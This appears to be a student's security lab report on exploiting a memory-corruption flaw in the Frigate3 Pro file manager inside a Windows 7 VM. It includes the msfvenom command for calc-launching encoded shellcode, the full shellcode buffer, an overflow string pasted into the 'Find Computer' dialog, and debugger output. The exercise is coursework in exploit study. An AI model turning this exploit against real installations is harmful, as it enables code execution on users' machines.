SC LAB - 10
ARSHARTH.P - 19BCE7512

Lab experiment - Working with the memory vulnerabilities – Part IV

Task


• Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
• Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
• Install Immunity debugger or ollydbg in windows7
• Install Frigate3_Pro_v36 and Run the same
• Download and install python 2.7.* or 3.5.*
• Run the exploit script II (exploit2.py- check today's folder) to generate the payload

Analysis

• Try to crash the Frigate3_Pro_v36 and exploit it.
• Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
• Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
• Check for EIP address
• Verify the starting and ending addresses of stack frame
• Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH


Install Frigate in Vmware


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Add Quick Launch 13 30 45
Stop
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
List Name
Search for anything
100% ENG 13:30 23-05-2021

```
C:\WINDOWS\System32\

..                  en-GB             it-IT                      pl-
0409                en-US             ja-JP                      Pr
AdvancedInstallers  es-ES             Keywords                   pt-
AppLocker           es-MX             ko-KR                      pt-
ar-SA               et-EE             Licenses                   ra
bg-BG               F12               LogFiles                   Ra
Bthprops            fi-FI             lt-LT                      Re
catroot             fr-CA             lv-LV                      re
Com                 fr-FR             MailContactsCalendarSync   ro-
config              FxsTmp            migration                  ru-
Configuration       GroupPolicy       migwiz                     se
cs-CZ               GroupPolicyUsers  MSDRM                      sk-
da-DK               he-IL             Msdtc                      sl
de-DE               hr-HR             MUI                        sl-
DiagSvcs            hu-HU             nb-NO                      SM
Dism                icsxml            NDF                        Sp
downlevel           IME               networklist                Sp
drivers             inetsrv           nl-NL                      sp
DriverStore         InputMethod       Nui                        sp
el-GR               InstallShield     oobe                       sr-
en                  Ipmi              PerceptionSimulation       sr

<UP-DIR>
1,021,529.04 KB in 2,817 files
357.06 GB free on drive C      24.94%
```

```
C:\WINDOWS\System32\

..                  en-GB             it-IT                      pl-
0409                en-US             ja-JP                      Pr
AdvancedInstallers  es-ES             Keywords                   pt-
AppLocker           es-MX             ko-KR                      pt-
ar-SA               et-EE             Licenses                   ra
bg-BG               F12               LogFiles                   Ra
Bthprops            fi-FI             lt-LT                      Re
catroot             fr-CA             lv-LV                      re
Com                 fr-FR             MailContactsCalendarSync   ro-
config              FxsTmp            migration                  ru-
Configuration       GroupPolicy       migwiz                     se
cs-CZ               GroupPolicyUsers  MSDRM                      sk-
da-DK               he-IL             Msdtc                      sl
de-DE               hr-HR             MUI                        sl-
DiagSvcs            hu-HU             nb-NO                      SM
Dism                icsxml            NDF                        Sp
downlevel           IME               networklist                Sp
drivers             inetsrv           nl-NL                      sp
DriverStore         InputMethod       Nui                        sp
el-GR               InstallShield     oobe                       sr-
en                  Ipmi              PerceptionSimulation       sr

<UP-DIR>
1,021,529.04 KB in 2,817 files
357.06 GB free on drive C      24.94%
```


Here you will find some advices that are to help you to master Frigate quickly and totally.



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K‡ @%â0fÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMR
```

Execute the exploit2.py and generate payload


Copy the payload and paste in frigate in find computer


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Stop
File Manager
Explorer Tree
Frigate.rtf
Frigate Features.htm
List Name
Find Computer
OK
Cancel

```
C:\Program Files\Frigate3\
..
Addons      *
Data
Help        *
Plugins     *
ct            exe
Frigate3      exe
unins000    * exe
cabinet       dll
dcrawlib      dll
elpackD6      bpl
Frigate Features htm
Frigate       rtf
license       txt
rtl60         bpl
Spell       * cfg
tb2k_d6       bpl
unacev2       dll
unins000    * dat
unrar3        dll
vcl60         bpl
WnASPI32      dll

8,089.12 KB in 21 files
23.59 GB free on drive C
41.03%
```


```
Computer name: osZC0F3KOXUQsrMCTS0AA
IP Address: 0 . 0 . 0 . 0
```

Code exploit from msfvenom kali linux



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09
\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe6\xdb\xd3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4a\x48\x4d\x52"
buf += b"\x67\x70\x33\x30\x55\x50\x63\x50\x4f\x79\x6d\x35\x50"
buf += b"\x31\x4f\x30\x42\x44\x4c\x4b\x46\x30\x36\x50\x4c\x4b"
buf += b"\x31\x42\x36\x6c\x4c\x4b\x30\x52\x65\x44\x6c\x4b\x61"
buf += b"\x62\x35\x78\x44\x4f\x6f\x47\x30\x4a\x55\x76\x70\x31"
buf += b"\x59\x6f\x4c\x6c\x55\x6c\x73\x51\x43\x4c\x63\x32\x36"
buf += b"\x4c\x61\x30\x59\x51\x78\x4f\x66\x6d\x46\x61\x49\x57"
buf += b"\x4a\x42\x4a\x52\x31\x42\x73\x67\x4e\x6b\x62\x72\x54"
buf += b"\x50\x4e\x6b\x50\x4a\x57\x4c\x4e\x6b\x52\x6c\x52\x31"
buf += b"\x72\x58\x58\x63\x63\x78\x56\x61\x4e\x31\x62\x71\x6e"
buf += b"\x6b\x31\x49\x75\x70\x65\x51\x49\x43\x6c\x4b\x53\x79"
buf += b"\x46\x78\x7a\x43\x46\x5a\x51\x59\x4e\x6b\x75\x64\x4e"
buf += b"\x6b\x43\x31\x79\x46\x36\x51\x39\x6f\x4c\x6c\x79\x51"
buf += b"\x48\x4f\x34\x4d\x37\x71\x39\x57\x64\x78\x49\x70\x52"
buf += b"\x55\x38\x76\x45\x53\x43\x4d\x4a\x58\x35\x6b\x73\x4d"
buf += b"\x71\x34\x53\x45\x38\x64\x51\x48\x4c\x4b\x51\x48\x56"
buf += b"\x44\x47\x71\x4b\x63\x30\x66\x6c\x4b\x74\x4c\x50\x4b"
buf += b"\x6e\x6b\x70\x58\x45\x4c\x36\x61\x5a\x73\x4e\x6b\x37"
buf += b"\x74\x6e\x6b\x73\x31\x5a\x70\x6d\x59\x61\x54\x76\x44"
buf += b"\x47\x54\x71\x4b\x53\x6b\x53\x51\x71\x49\x30\x5a\x62"
buf += b"\x71\x59\x6f\x79\x70\x51\x4f\x63\x6f\x70\x5a\x6c\x4b"
buf += b"\x54\x52\x78\x6b\x6c\x4d\x61\x4d\x42\x4a\x57\x71\x4c"
buf += b"\x4d\x6f\x75\x4c\x72\x57\x70\x75\x50\x73\x30\x32\x70"
buf += b"\x72\x48\x55\x61\x4e\x6b\x52\x4f\x6f\x77\x6b\x4f\x48"
buf += b"\x55\x4d\x6b\x6c\x30\x58\x35\x6f\x52\x33\x66\x32\x48"
buf += b"\x6e\x46\x6e\x75\x4d\x6d\x6f\x6d\x79\x6f\x4b\x65\x65"
buf += b"\x6c\x55\x56\x31\x6c\x34\x4a\x6b\x30\x79\x6b\x69\x70"
buf += b"\x73\x45\x33\x35\x4f\x4b\x43\x77\x45\x43\x50\x72\x30"
```

Using payload to exploit frigate




Find Computer


Computer name: osZC0F3KOXUQsrMCTS0AA

IP Address: 0 . 0 . 0 . 0

The Application crashes and calculator opens



Immunity Debugger


File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

Immunity Debugger - Frigate3.exe - [CPU - main thread, module Frigate3]

```
00401000 r$ 68 01906D00    PUSH Frigate3.006D9001
00401005 |. E8 01000000    CALL Frigate3.0040100B
0040100A L. C3             RETN
0040100B  $ C3             RETN
0040100C  . 40 30 6F 7C 2! ASCII "@0o|%",0
00401012    09             DB 09
00401013    C8             DB C8
00401014    95             DB 95
00401015    0B             DB 0B
00401016    22             DB 22                    CHAR '"'
00401017    6A             DB 6A                    CHAR 'j'
00401018    21             DB 21                    CHAR '!'
00401019    46             DB 46                    CHAR 'F'
0040101A    6B             DB 6B                    CHAR 'k'
0040101B    2D             DB 2D                    CHAR '-'
0040101C    68             DB 68                    CHAR 'h'
0040101D    C7             DB C7
0040101E    A7             DB A7
0040101F    B1             DB B1
00401020    1A             DB 1A
00401021    4B             DB 4B                    CHAR 'K'
00401022    C1             DB C1
00401023    EE             DB EE
00401024    D9             DB D9
00401025    C7             DB C7
00401026    A9             DB A9
00401027    EF             DB EF
00401028    91             DB 91
00401029    73             DB 73                    CHAR 's'
0040102A    A1             DB A1
0040102B    EC             DB EC
0040102C    31             DB 31                    CHAR '1'
0040102D    60             DB 60                    CHAR '`'
0040102E    2F             DB 2F                    CHAR '/'
0040102F    B4             DB B4
00401030    FA             DB FA
00401031    EF             DB EF
00401032    A8             DB A8
00401033    F4             DB F4
00401034    82             DB 82
00401035    4C             DB 4C                    CHAR 'L'
00401036    A8             DB A8
00401037    03             DB 03
00401038    68             DB 68                    CHAR 'h'
00401039    6D             DB 6D                    CHAR 'm'
0040103A    C5             DB C5
0040103B    DD             DB DD
0040103C    83             DB 83
0040103D    72             DB 72                    CHAR 'r'
0040103E    5D             DB 5D                    CHAR ']'
0040103F    B6             DB B6
00401040    A1             DB A1
00401041    3F             DB 3F                    CHAR '?'
00401042    DD             DB DD
00401043    55             DB 55                    CHAR 'U'
```


```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
